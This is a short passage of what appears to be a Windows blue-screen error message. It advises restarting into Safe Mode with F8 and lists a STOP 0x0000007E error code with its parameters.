to use Safe Mode to remove or disable components, restart your
computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.
Technical information:
*** STOP: 0x0000007E (0xC0000005,0x8669AFA3,0xBA8F6C28,0xBA8F6924)